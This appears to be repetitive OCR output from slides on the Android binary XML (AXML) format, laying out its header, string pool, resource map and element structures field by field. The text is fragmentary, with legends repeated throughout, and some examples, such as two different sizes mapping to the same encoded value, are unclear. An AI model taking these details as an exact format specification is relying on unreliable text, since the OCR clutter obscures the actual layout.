
\x01\x00\\x61\x00\x00\x00
size
data
padding

Legend	
- - - - -	Optional block
——	Define block
←	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Stringblocks from AXML format

but it's not the only rule



Legend	
- - - - - - -	Optional block
———	Define block
←┘	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value


If size > 0x7F

_ie size = 0x81 => 0x80818081

Last rule: size could be incorrect just fix it

_ie size = 0x82 => 0x80818081

Focus on Resource Map from AXML format



AXML File

AXMLHeader | XML_TYPE | 8

String blocks

Resource Map

Resource XML

AXMLHeader_STR_POOL

stringoffsets

styleoffsets

stringblocks

styleblocks

AXMLHeader

resourceids

XMLElement


...

XMLElement

Legend	
- - - - - - - - -	Optional block
———	Define block
↰	Pointer or index
↩	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Resource Map from AXML format



AXML File

AXMLHeader | XML_TYPE | 8

String blocks

Resource Map

Resource XML

AXMLHeader_STR_POOL

stringoffsets

styleoffsets

stringblocks

styleblocks

AXMLHeader

resourceids

XMLElement

...

XMLElement

resourceid | u32 | 4


...

resourceid | u32 | 4

Legend	
---------	Optional block
———	Define block
←	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Resource XML from AXML format



AXML File

AXMLHeader | XML_TYPE | 8

String blocks

Resource Map

Resource XML

AXMLHeader_STR_POOL

stringoffsets

styleoffsets

stringblocks

styleblocks

AXMLHeader

resourceids

XMLElement


...

XMLElement

Legend	
- - - - -	Optional block
——	Define block
↰	Pointer or index
↺	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value


Focus on Resource XML from AXML format



Legend	
- - - - - - - - -	Optional block
———	Define block
↰	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Resource XML from AXML format



ResXMLStartElement
ResXMLEndElement
ResXMLStartNamespace
ResXMLEndNamespace

Header	ST_ELT_TYPE	16

lineNumber	u32	4	0x0
Comment	u32	4	0xffffffff

ResXML			
nsURI	u32	4	0xffffffff
name	u32	4	0xffffffff
attr_value	u32	4	0x140014
len_attrs	u32	4	
stAttribute	i16	2	-1
stAttribute	i16	2	-1
Attributes			


Attribute
...
Attribute

nsURI	u32	4	0xffffffff
name	u32	4	0xffffffff
value	u32	4	0xffffffff
type	u32	4	0xffffffff
data	u32	4	0xffffffff

Legend	
- - - - - - - -	Optional block
————	Define block
↰	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value


Focus on Resource XML from AXML format



Legend	
- - - - - - -	Optional block
——	Define block
↰	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Resource XML from AXML format



AXML File

AXMLHeader | XML_TYPE | 8

String blocks

Resource Map

Resource XML

AXMLHeader_STR_POOL

stringoffsets

styleoffsets

stringblocks

styleblocks

AXMLHeader

resourceids

XMLElement

...

XMLElement

ResXMLStartElement

ResXMLEndElement

